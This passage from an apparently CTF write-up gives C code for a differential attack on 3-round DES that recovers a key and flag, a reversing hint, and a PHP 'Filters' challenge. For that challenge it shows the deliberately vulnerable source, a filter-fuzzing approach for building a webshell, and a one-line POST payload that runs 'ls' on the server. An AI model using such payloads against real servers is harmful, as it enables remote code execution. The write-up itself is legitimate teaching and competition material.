    10,0,9,14,6,3,15,5,1,13,12,7,11,4,2,8,
    13,7,0,9,3,4,6,10,2,8,5,14,12,11,15,1,
    13,6,4,9,8,15,3,0,11,1,2,12,5,10,14,7,
    1,10,13,0,6,9,8,7,4,15,14,3,11,5,2,12,
    7,13,14,3,0,6,9,10,1,2,8,5,11,12,4,15,
    13,8,11,5,6,15,0,3,4,7,2,12,1,10,14,9,
```

```
    10,6,9,0,12,11,7,13,15,1,3,14,5,2,8,4,
    3,15,0,6,10,1,13,8,9,4,5,11,12,7,2,14,
    2,12,4,1,7,10,11,6,8,5,3,15,13,0,14,9,
    14,11,2,12,4,7,13,1,5,0,15,10,3,9,8,6,
    4,2,1,11,10,13,7,8,15,9,12,5,6,3,0,14,
    11,8,12,7,1,14,2,13,6,15,0,9,10,4,5,3,
    12,1,10,15,9,2,6,8,0,13,3,4,14,7,5,11,
    10,15,4,2,7,12,9,5,6,1,13,14,0,11,3,8,
    9,14,15,5,2,8,12,3,7,0,4,10,1,13,11,6,
    4,3,2,12,9,5,15,10,11,14,1,7,6,0,8,13,
    4,11,2,14,15,0,8,13,3,12,9,7,5,10,6,1,
    13,0,11,7,4,9,1,10,14,3,5,12,2,15,8,6,
    1,4,11,13,12,3,7,14,10,15,6,8,0,5,9,2,
    6,11,13,8,1,4,10,7,9,5,0,15,14,2,3,12,
    13,2,8,4,6,15,11,1,10,9,3,14,5,0,12,7,
    1,15,13,8,10,3,7,4,12,5,6,11,0,14,9,2,
    7,11,4,1,9,12,14,2,0,6,10,13,15,3,5,8,
    2,1,14,7,4,10,8,13,15,12,9,0,3,5,6,11 }
;
int P[32] = {
    16,7,20,21,29,12,28,17,
    1,15,23,26,5,18,31,10,
    2,8,24,14,32,27,3,9,
    19,13,30,6,22,11,4,25 };
int E[48] = {
    32,1,2,3,4,5,4,5,6,7,8,9,
    8,9,10,11,12,13,12,13,14,15,16,17,
    16,17,18,19,20,21,20,21,22,23,24,25,
    24,25,26,27,28,29,28,29,30,31,32,1
};
unsigned long long int plaintext[2*NUM] = {
    0x48656c6c6f5f3037e ,0x63344e796f5f3037e ,
    0x6733746d79797979, 0x4b45596b79797979,
    0x7472795f31745e5e ,0x6733742131745e5e
};
unsigned long long int ciphertext[2*NUM] = {
    0x6d1d8448d2f9d2ef,0x72608ea7ca520b1d,
    0x4602f4a480ec6ee4,0x9129d1181bd8b4a9,
    0x40926f30eb7a8850,0xb41dd3d5dfc16fa3
};
int move_bit[3] = {1,2,4};
int loss_bit[8] = { 0, 12, 21, 25, 38, 41, 46, 29 };
int plaintext_2[2 * NUM][2][32];
int ciphertext_2[2 * NUM][2][32];
int choice[64][6] = {0};
int key_count[8][64] = {0 };
int key_8[8];
int key_48[48];
int key_56[56] = { 0 };
int f_key_56[56];
int s_out[NUM][32], s_in[NUM][48];
int KEY[64] = {0};
int KEY_8[8] = { 0 };
void change_2();
void xor_operation(int result[], int a[], int b[], int num);
void E_operation(int E_R2[2 * NUM][48]);
void Find_8_key(int k, int E_R2[2 * NUM][48]);
void make_key(int i, int key[48]);
```

```
void F_Operation(int RC[32], int key[]);
int DES();
int Exhaustion();
int main()
{
    int E_R2[2 * NUM][48];
    int R3_xor[NUM][32], L0_xor[NUM][32], R_L_xor[NUM][32];
    change_2();
    E_operation(E_R2);
    for (int num = 0; num < NUM; num++)
    {
        xor_operation(R3_xor[num], ciphertext_2[2 * num][1], ciphertext_2[2 *
num + 1][1], 32);
        xor_operation(L0_xor[num], plaintext_2[2 * num][0], plaintext_2[2 * num
+ 1][0], 32);
        xor_operation(R_L_xor[num], R3_xor[num], L0_xor[num], 32);
        xor_operation(s_in[num], E_R2[2 * num], E_R2[2 * num + 1], 48);
        for (int i = 0; i < 32; i++)
            s_out[num][P[i] - 1] = R_L_xor[num][i];
    }
    for (int k = 0; k < 8; k++)
        Find_8_key(k, E_R2);
    for (int i = 0; i < 8; i++)
        for (int j = 0; j < 6; j++)
        key_48[6 * i + j] = key_8[i] >> (5 - j) & 1;
    for (int i = 0; i < 48; i++)
        key_56[PC2[i] - 1] = key_48[i];
    for (int i = 0; i < 56; i++)
    {
        if (i < 28)
            f_key_56[i] = key_56[(i + 24) % 28];
        else
            f_key_56[i] = key_56[28 + ((i + 24) % 28)];
    }
    int tag = Exhaustion();
    for (int i = 0; i < 56; i++)
        KEY[PC1[i]-1] = f_key_56[i];
    int bit_8 = 0;
    unsigned char key[8];
    for (int i = 0; i < 8; i++)
    {
        for (int j = 0; j < 7; j++)
        {
            if (KEY[8 * i + j] == 0)
                bit_8++;
            KEY_8[i] += KEY[8 * i + j] << (7 - j);
        }
        if (bit_8 % 2 == 0)
            KEY[8 * i + 7] = 0;
        else
            KEY[8 * i + 7] = 1;
        bit_8 = 0;
        KEY_8[i] += KEY[8 * i + 7];
        sprintf(&key[i],"%c", KEY_8[i]);
    }
    unsigned char s[256] = {0};
    printf("key is %s\n",key);
    rc4_init(s,key,8);
```

```
    rc4_crypt(s,(unsigned char *)final,32);
    printf("flag is %.32s\n",final);
}
void change_2()
{
    for (int i = 0; i < 2 * NUM; i++)
        for (int j = 0; j < 64; j++)
    {
        if (j<32)
        {
            plaintext_2[i][1][31 - j] = plaintext[i] >> j & 1;
            ciphertext_2[i][1][31 - j] = ciphertext[i] >> j & 1;
        }
        else
        {
            plaintext_2[i][0][63 - j] = plaintext[i] >> j & 1;
            ciphertext_2[i][0][63 - j] = ciphertext[i] >> j & 1;
        }
    }
}
void xor_operation(int result[], int a[], int b[],int num)
{
    for (int i = 0; i < num; i++)
        result[i] = a[i] ^ b[i];
}
void E_operation(int E_R2[2 * NUM][48])
{
    for (int num=0;num< 2 * NUM;num++)
        for (int i = 0; i < 48; i++)
        E_R2[num][i] = ciphertext_2[num][0][E[i] - 1];
}
void Find_8_key(int k, int E_R2[2 * NUM][48])
{
    int temp[6];
    int a, b,c,d=0;
    for (int num = 0; num < NUM; num++)
    {
        for (int i = 0; i < 64; i++)
        {
            for (int j = 0; j < 6; j++)
            {
                choice[i][5 - j] = (i >> j) & 1;
            }
            for (int j = 0; j < 6; j++)
            {
                temp[j] = choice[i][j] ^ s_in[num][6 * k + j];
            }
            a = S[k][(temp[0] << 1) + temp[5]][(temp[1] << 3) + (temp[2] << 2) +
(temp[3] << 1) + temp[4]];
            b = S[k][(choice[i][0] << 1) + choice[i][5]][(choice[i][1] << 3) +
(choice[i][2] << 2) + (choice[i][3] << 1) + choice[i][4]];
            c = (s_out[num][4 * k] << 3) + (s_out[num][4 * k + 1] << 2) +
(s_out[num][4 * k + 2] << 1) + s_out[num][4 * k + 3];
            if ((a ^ b) == c)
            {
                for(int q=0;q<6;q++)
                    d+=E_R2[2*num][6*k+q]<<(5-q);
                d = d ^ i;
```

```
                key_count[k][d]++;
                d = 0;
            }
        }
    }
    for (int i = 0; i < 64; i++)
        if (key_count[k][i] == NUM)
        key_8[k] = i;
}
int DES()
{
    int L[32], R[32];
    for (int i = 0; i < 32; i++)
    {
        L[i] = plaintext_2[0][0][i];
        R[i] = plaintext_2[0][1][i];
    }
    int key[48], temp[32];
    for (int i = 1; i <= 3; i++)
    {
        for (int j = 0; j < 32; j++)
        {
            temp[j] = L[j];
            L[j] = R[j];
        }
        make_key(i, key);
        F_Operation(R, key);
        for (int j = 0; j < 32; j++)
            R[j] = R[j] ^ temp[j];
    }
    for (int i = 0; i < 32; i++)
        if (L[i] == ciphertext_2[0][0][i] && R[i] != ciphertext_2[0][1][i])
        return 0;
    return 1;
}
void make_key(int i, int key[48])
{
    int key1[28] = { 0 }, key2[28] = {0};
    for (int index = 0; index < 28; index++)
    {
        key1[index] = f_key_56[(index + move_bit[i - 1]) % 28];
        key2[index] = f_key_56[28+((index + move_bit[i - 1]) % 28)];
    }
    for (int i = 0; i < 48; i++)
    {
        if (PC2[i] <= 28)
            key[i] = key1[PC2[i] - 1];
        if (PC2[i] > 28)
            key[i] = key2[PC2[i] - 29];
    }
}
void F_Operation(int R[32], int key[])
{
    int x, y;
    int TR[32];
    int TRC[48], TRCO[48];
    for (int i = 0; i < 48; i++)
    {
```

```
        TRC[i] = R[E[i] - 1];
        TRCO[i] = TRC[i] ^ key[i];
    }
    for (int j = 0; j < 8; j++)
    {
        x = (TRCO[j * 6] << 1) + TRCO[j * 6 + 5];
        y = (TRCO[j * 6 + 1] << 3) + (TRCO[j * 6 + 2] << 2) + (TRCO[j * 6 + 3]
<< 1) + TRCO[j * 6 + 4];
        for (int k = 0; k < 4; k++)
        {
            TR[j * 4 + k] = S[j][x][y] >> (3 - k) & 1;
        }
    }
    for (int i = 0; i < 32; i++)
    {
        R[i] = TR[P[i] - 1];
    }
}
int Exhaustion()
{
    int loss_bit[8] = { 0, 12, 21, 25, 38, 41, 46, 29 };
    int i = 0;
    for(f_key_56[0 ]=0; f_key_56[0]<2; f_key_56[0]++)
        for (f_key_56[12] = 0; f_key_56[12] < 2; f_key_56[12]++)
        for (f_key_56[21] = 0; f_key_56[21] < 2; f_key_56[21]++)
        for (f_key_56[25] = 0; f_key_56[25] < 2; f_key_56[25]++)
        for (f_key_56[38] = 0; f_key_56[38] < 2; f_key_56[38]++)
        for (f_key_56[41] = 0; f_key_56[41] < 2; f_key_56[41]++)
        for (f_key_56[46] = 0; f_key_56[46] < 2; f_key_56[46]++)
        for (f_key_56[29] = 0; f_key_56[29] < 2; f_key_56[29]++)
    {
        if (DES() == 1){
            return 1;}
    }
    return 0;
}
```

Rrr

I implemented a VM using multithreading, where each operation is assigned a thread and the order of vm instruction execution is controlled by using sem_post/sem_wait. You can analyze the program (assembly) with Ghidra 9.2, look for the patterns of instructions and threads, and write scripts to sort out the order of instructions.

Misc

Filters

```php
<?php

isset($_POST['filters'])?print_r("show me your filters!"):
die(highlight_file(__FILE__));
$input = explode("/",$_POST['filters']);
$source_file = "/var/tmp/".sha1($_SERVER["REMOTE_ADDR"]);
$file_contents = [];
foreach($input as $filter){
```

```
    array_push($file_contents,
file_get_contents("php://filter/".$filter."/resource=/usr/bin/php"));
}
shuffle($file_contents);
file_put_contents($source_file, $file_contents);
try {
    require_once $source_file;
}
catch(\Throwable $e){
    pass;
}

unlink($source_file);

?>
```

This challenge requires players to use PHP filters to convert a binary file into a webshell. The original idea could be seen here

Intended solution

Make a simple fuzzer
fz.php

`php fz.php /usr/bin/php`

Some short words are generated.

```
rw-r--r--  1 wupco wupco 19289 Aug  3 21:52  k4A
rw-r--r--  1 wupco wupco 18673 Aug  3 21:52  k+ABY-
rw-r--r--  1 wupco wupco  8800 Aug  3 21:46  +kFMAmw-
rw-r--r--  1 wupco wupco  4318 Aug  3 22:06  l
rw-r--r--  1 wupco wupco 16906 Aug  3 21:59 'lk<'
rw-r--r--  1 wupco wupco  1331 Aug  3 22:18  m
rw-r--r--  1 wupco wupco 19148 Aug  3 22:13  M6
rw-r--r--  1 wupco wupco  8777 Aug  3 21:46 '(Mf'
rw-r--r--  1 wupco wupco 16889 Aug  3 22:06  +miR4bg-
rw-r--r--  1 wupco wupco  7368 Aug  3 22:05  n
rw-r--r--  1 wupco wupco  1430 Aug  3 22:14  N
rw-r--r--  1 wupco wupco 16891 Aug  3 22:16 '~N'
rw-r--r--  1 wupco wupco  6830 Aug  3 22:26  +-NQjNmD-
rw-r--r--  1 wupco wupco  6798 Aug  3 22:26  +NQjNmD-
rw-r--r--  1 wupco wupco  5054 Aug  3 22:14  o
rw-r--r--  1 wupco wupco  8012 Aug  3 21:41  oz,
rw-r--r--  1 wupco wupco  2690 Aug  3 22:14  p
rw-r--r--  1 wupco wupco  7580 Aug  3 22:05 ';pH'
rw-r--r--  1 wupco wupco  6987 Aug  3 21:40  q
rw-r--r--  1 wupco wupco 12052 Aug  3 22:10  Q
rw-r--r--  1 wupco wupco  7614 Aug  3 22:07  r
rw-r--r--  1 wupco wupco 13185 Aug  3 22:15  R
```

After lots of testings, all single letter and symbol could be generated in a short time(less than one hour).
It is often even possible to generate a single sample of multiple required characters combined together. (eg. file `<?=` could be generated)

Case ABCDEFGHI

`shuffle($file_contents);`

If you just generate single character, you will have $ \frac{1}{A_9^9} $ probability of combining into this string (ABCDEFGHI). If there are repeated characters in final goal, the probability will be higher (eg. `<?=`ls`?>`). If you could generated combined characters, this probability will be higher too.

Conclusion

I used to generated combined characters `<?=`. This challenge was meant to see if someone can fuzz a combination that is closer to the final goal `<?=`ls`?>`, but I think most solvers might use unintended solution.

Unintended solution

POST
`filters=resource%3ddata:,<?=`ls`?>,`

GinDriver Revenge

see #GinDriver in Web section

N1egg

N1egg In Fixed Camera

Egg in the back of camera.(Or just simply search the memory)